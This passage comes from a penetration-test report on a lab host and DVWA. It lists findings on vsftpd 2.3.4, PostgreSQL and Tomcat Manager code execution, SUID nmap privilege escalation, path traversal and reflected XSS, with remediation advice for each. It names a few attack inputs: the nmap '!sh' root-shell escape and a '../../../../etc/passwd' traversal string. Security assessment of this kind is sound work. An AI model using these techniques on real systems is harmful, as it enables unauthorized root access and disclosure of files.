Impact: Grants an unauthenticated remote attacker full administrative (root) access to the host.

Recommendation: Discontinue use of vsftpd 2.3.4 immediately; upgrade to a current, official release or migrate to a secure alternative such as OpenSSH (SFTP); restrict port 21 via firewall until remediated.

Observation MS2-2 — Network Vulnerability 2 — Initial Foothold

Title: PostgreSQL Authenticated Payload Execution

Affected asset: 192.168.227.131 [TCP/5432]

Description: The PostgreSQL service accepted valid credentials and permitted execution of a Metasploit payload, establishing a remote Meterpreter session as the postgres user. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

Impact: Enables remote code execution, unauthorized database access, and potential use of the host as a pivot point for further attacks.

Recommendation: Enforce strong, unique database credentials; disable unnecessary remote PostgreSQL access; restrict access via firewall rules; apply vendor security updates; monitor authentication logs.

Observation MS2-3 — Network Vulnerability 3 — Privilege Escalation

Title: Privilege Escalation via SUID Nmap Binary Abuse

Affected asset: 192.168.227.131 — /usr/bin/nmap (v4.53); local privilege escalation from the tomcat55 account

Description: The Nmap binary was found with the SUID bit set. Launching Nmap's legacy interactive mode from a low-privilege shell and issuing the !sh escape command spawned a command shell inheriting root privileges. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

Impact: Allows a low-privileged local account to obtain full root control of the host, including the ability to create backdoor accounts.

Recommendation: Remove the SUID bit from the Nmap binary (and any other binaries that do not require it); audit all SUID/SGID binaries on the system regularly.

Observation MS2-4 — Web Application Vulnerability 1

Title: Apache Tomcat Manager Authenticated Remote Code Execution

Affected asset: 192.168.227.131 [TCP/8180]

Description: The Tomcat Manager interface accepted valid administrative credentials, allowing deployment of a malicious WAR application and execution of arbitrary system commands. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

Impact: Full remote code execution, with potential for malware installation, persistence, and pivoting to other internal systems.

Recommendation: Remove or disable default credentials; enforce strong administrator passwords; restrict Manager access to trusted hosts; disable the Manager app if not required; keep Tomcat patched; enable MFA where feasible.

Observation MS2-5 — Web Application Vulnerability 2

Title: File Path Traversal

Affected asset: DVWA — /dvwa/vulnerabilities/fi/ [parameter: page]

Description: The “page” parameter is passed directly into a file-inclusion function without sanitization, allowing directory traversal sequences (e.g., ../../../../etc/passwd) to read arbitrary files from the server. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

Impact: Disclosure of sensitive configuration files, credentials, or source code, which may facilitate further compromise.

Recommendation: Replace raw file paths with an allowlist of permitted identifiers (e.g., page=1, page=2) rather than accepting arbitrary filenames from user input.

Observation MS2-6 — Web Application Vulnerability 3

Title: Reflected Cross-Site Scripting (XSS)

Affected asset: DVWA — /dvwa/vulnerabilities/xss_r/ [parameter: name]

Description: The “name” parameter is reflected directly into the HTML response without sanitization or encoding, allowing injected JavaScript to execute in a victim’s browser session. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

Impact: Enables session token theft, DOM manipulation, keystroke capture, or redirection to phishing pages.

Recommendation: Enforce a Content Security Policy restricting inline script execution; encode all reflected output; set the HttpOnly flag on the PHPSESSID session cookie.

Appendix

Screenshot evidence for each vulnerability is embedded inline within the corresponding finding in the Part A Finding Details section.